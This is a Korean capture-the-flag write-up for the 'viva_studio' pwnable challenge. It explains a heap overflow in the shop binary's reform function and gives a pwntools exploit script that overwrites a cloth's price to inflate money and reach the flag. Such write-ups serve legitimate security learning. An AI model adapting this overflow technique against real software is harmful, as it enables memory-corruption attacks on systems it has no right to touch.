

viva\_studio write-up

BoB7th Pwnable/Reversing ctf

# Anyalysis




main의 선택 메뉴이다.




선언된 구조체들을 살펴보면 Clothes는 Single Linked List 구조로 선언되어 있으며


Person 구조체는 소지 중인 돈과 이름을 멤버로 가지고 있다.




shop 함수는 tmp 구조체에 price와 size를 넣고 target에 head를 넣고 함수를 호출한다.



만약 구매라면 put\_cloth와 payment를 호출하며 판매라면 del\_cloth와 payment를 호출한다.




구매일 때는 소지 중인 돈에서 tmp.price를 빼주지만 판매할 때는 target\_tmp->price를 빼준다.




del\_cloth 함수는 사용자가 판매하려는 옷을 탐색한 후 free한다.

target\_tmp의 값은 del\_cloth에서 확인할 수 있다. del\_cloth에 free된 cloth의 앞 chunk를 넣어준다.



put\_cloth는 새로운 cloth를 동적 할당하여 기존 chunk와 연결해준다.



reform 함수는 사용자가 선택한 옷의 이름과 size를 바꿀 수 있게 해준다.

name 함수를 바꾸는 과정에서 heap overflow가 발생한다.

# Exploit

* put\_cloth 함수로 옷을 살 때마다 동적 할당을 해줄 수 있다.
* del\_cloth 함수로 옷을 팔 때마다 해제를 해줄 수 있다.
* reform 함수로 heap overflow가 가능하다.
* payment 함수에서 옷을 팔 때 tmp\_cloth를 참조한 값으로 사용자의 돈을 추가해준다.

put\_cloth 함수로 동적 할당 후 reform 함수로 heap overflow를 일으켜 옷의 price를 바꾼 후 옷을 다시 팔면 돈이 생기고, 생긴 돈으로 옷을 10개 산 후 clear 메뉴를 통해 flag를 읽을 수 있는 아주 간단한 문제다.

from pwn import \*

from time import \*

s = process('./viva\_studio')

def recv\_send(msg, q):

s.recvuntil(msg)

s.sendline(q)

# sleep(1)

def buy():

recv\_send('What number do you like to buy or sell?: ', '1')

recv\_send('Size?: ', '1')

recv\_send('> ', '1') # buy

recv\_send('Enter your name: ', 'seongjo')

recv\_send('sel: ', '1') # shop

buy()

recv\_send('What number do you like to buy or sell?: ', '6') # main menu

recv\_send('sel: ', '2') # reform

recv\_send('this one? Yes:1 ,No:0\n', '1')

pay = "CLASSIC RIDERS JACKET HA[BLACK]"

pay += p64(0)\*8

pay += p64(0x0000000b000ee290) # money boom !

recv\_send('change the cloth name: ', pay) # overflow!

recv\_send('change the cloth size: ', '1')

recv\_send('sel: ', '3')

recv\_send('sel: ', '1')

recv\_send('What number do you like to buy or sell?: ', '1')

recv\_send('Size?: ', '1')

recv\_send('> ', '2')

buy()

buy()

buy()

buy()

buy()

buy()

buy()

buy()

buy()

buy() # buy 10 cloth

recv\_send('What number do you like to buy or sell?: ', '6')

recv\_send('sel: ', '4')

s.interactive()